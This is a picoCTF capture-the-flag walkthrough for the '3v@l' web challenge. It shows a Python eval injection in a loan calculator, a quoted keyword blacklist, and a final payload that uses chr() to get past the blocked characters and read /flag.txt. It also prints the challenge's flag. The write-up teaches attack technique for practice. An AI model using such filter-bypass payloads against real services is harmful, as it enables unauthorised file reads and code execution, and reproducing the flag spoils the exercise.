Introduction


What is RCE?

Remote Code Execution (RCE) is a vulnerability that allows an attacker to execute arbitrary code on the target server. If user input is not properly sanitized, an attacker can read files, run commands, or even get full shell access.

Challenge Walkthrough

Target

Goal: get RCE and read flag.txt.



3v@l

Medium Web Exploitation picoCTF 2025 browser_webshell_solvable

AUTHOR: THEONESTE BYAGUTANGAZA

Description

ABC Bank's website has a loan calculator to help its clients calculate the amount they pay if they take a loan from the bank. Unfortunately, they are using an `eval` function to calculate the loan. Bypassing this will give you Remote Code Execution (RCE). Can you exploit the bank's calculator and read the flag? The website is running Here.

debug info: [u:834257 e: p: c:484 i:296374]

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 12:15

Restart Instance

Hints 1 2 3

4,660 users solved

95% Liked

picoCTF{FLAG}

Submit Flag

Instance

We get a page with a single input field.

After checking HTML, there is a comment about filters:

> Blacklist: ['os', 'eval', 'exec', 'bind', 'connect', 'python', 'socket', 'ls', 'cat', 'shell']
>
> Pattern blocks: 0x, \u, %XX, .xxx, \, /, ..

Exploit logic

We can't use / and . directly.
We use open() function to read files.

Normal payload:


```
open("/flag.txt").read()
```

But / and . are blocked, so we bypass using chr():

- chr(47) → /
- chr(46) → .


Final payload:

```
open(chr(47)+"flag"+chr(46)+"txt").read()
```



```
open(chr(47)+"flag"+chr(46)+"txt").read()
```

Result



Bank-Loan Calculator

Result: picoCTF{D0nt_Use_Unsecure_f@nctions0efe84e3}

Flag content returned in the response.

Point of this challenge

This lab shows a simple RCE in a Python app.
We bypass filters by building strings with chr(), allowing us to execute code and read the flag.

Summary

- Goal: Execute open("/flag.txt").read() → read flag.
- Blocked chars: /, .
- Bypass: chr(47), chr(46).
- Success: Get flag.